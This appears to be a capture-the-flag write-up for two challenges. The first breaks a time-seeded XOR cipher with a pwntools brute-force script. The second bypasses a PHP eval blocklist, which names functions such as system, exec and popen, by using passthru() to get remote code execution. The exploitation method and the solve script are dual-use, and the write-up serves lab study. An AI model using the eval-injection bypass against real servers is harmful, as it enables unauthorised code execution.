
We know that each character is encrypted using various `r` value

So how do we know the value of `r`?

Remember that initially it seeds the `random` function with the current time the program runs

That makes it less secure and not too random and why is that?


Let me show u an example



From the image above the current time isn't the same right

And therefore after the seeding the random numbers are not going to be the same too

But now watch this



We can clearly see that so far the seed value is the same the numbers aren't too random

What can we get from this now that we know it?

Since the program seeds using the current time

Therefore it's possible to brute force the right seed

How can we do that

If you notice the `time.time()` function

```
➜  chall python3
Python 3.11.2 (main, Feb 12 2023, 00:48:52) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import time
>>> int(time.time())
1691421023
>>> int(time.time())
1691421024
>>> int(time.time())
1691421024
>>> int(time.time())
1691421025
>>> int(time.time())
1691421026
>>> int(time.time())
1691421026
>>> int(time.time())
1691421026
>>>
```

We can see that the last two values are the `seconds` counter the second to the last two values are the `minutes`

Basically the structure is that it's used to get the time in seconds since epoch

Currently the remote server and my time would differ maybe in minutes and seconds

But the `year, month & date` will be the same

That means that the last 4 values are subject to a brute force

So we can take advantage of this to get the right seed value

Then decode the flag

Here's my solve script


```python
from pwn import *
from warnings import filterwarnings
import random
filterwarnings('ignore')

io = remote('54.37.70.250', 1873)
# io = process('python3 server.py', shell=True)

io.recvuntil('quitter')
io.sendline('e')
io.recvline()
data = io.recvline().decode()
data = data.replace('-', ' ').split()

char = []

for i in range(1691421396, 1691429999 + 1):
    random.seed(i)
    for c in range(len(data)):
        r = random.randint(0, 255)
        val = (int(data[c]) - r) % 256
        char.append(val)
        if len(char) == len(data):
            if chr(char[0]) == 'C' and chr(char[1]) == 'T':
                print(''.join(map(chr, char)))
            char = []

io.close()
```

I got the number used as my loop from `int(time.time())`

What my script basically does is:

- After it receives the integers it will split it into an array
- Then try to brute force the seed by doing the reverse of the `encrypt` function and checking if the 0th and 1st index of the result is equal to `CT` which is the known plaintext we know
- If it returns true that means we got the right seed and therefore we get the whole full plaintext

Running it works




```
CTF_R4nd1N7_15_N1C3_71479317491023!!
```

PHP Goat

Challenge 37 Solves

PHP Goat

100

WEB PHP

[FR]

Peux-tu contourner les restrictions en place afin de lire le secret du royaume ?

[EN]

Can you bypass the restrictions in place to read the secret of the kingdom?

http://qualif.hackerlab.bj:10543/


NB : L'attribution des points pour ce défi est faite manuellement par l'admin. Tu devras soumettre un writeup détaillé décrivant les étapes de résolution, accompagné du FLAG, avant de valider l'épreuve.

Author: E713RN17Y


New Submission

Previous Submissions


Going over to that url shows this




We can do some math operation



They attached the source code so let us take a look at it




Clicking that shows this




```php
<?php
error_reporting(0);

if(isset($_POST['submit'])){

    $v = isset($_POST['arg'])? $_POST['arg']:null;

    if(is_null($v)) die('Try harder');

    $f = function($argv) use ($v){

        if(preg_match('/(\+|\\-|\"|\.|\$|\/|a|c|s|require|include|eval|exec|open|pass|system|shell|proc_open|popen|curl_exec|curl_multi_exec|parse_ini_file|readfile|require_once)/i', $v)) {
            return false;
        }else{
            return true;
        }

    };

    try {
        if($f($v)){
            eval("$v;");
            print 'Good job dude.!!!';
        }else{
            $calc = eval('return '.$v.';');
        }
    } catch (\Throwable $th) {
        print 'Try harder dude.!!!';
    }

}

include_once('./layout.php');

?>
```

Here's the summary of what it does:




- First our input is sent as a `POST` request and is stored in the `$v` variable
- It then does a crazy `preg_match` on our input with that list of filters
- If it returns false i.e our input contains any of the blacklist it prints `Try harder dude`
- But if it returns true the input is passed unto to `eval`

The thing about `eval` is that it will run any php code given

That's why they used so many blacklist of common php codes

We can search for things like PHP Disabled Functions and try common ones


In this case the web server didn't block this




We can use `show_source` to view the php code but we don't need that since we already know the content of the source code

But another interesting function there that isn't blocked is `passthru()`


Using that confirmed remote code execution



Listing the files in the current directory shows this file



Checking it gives the flag



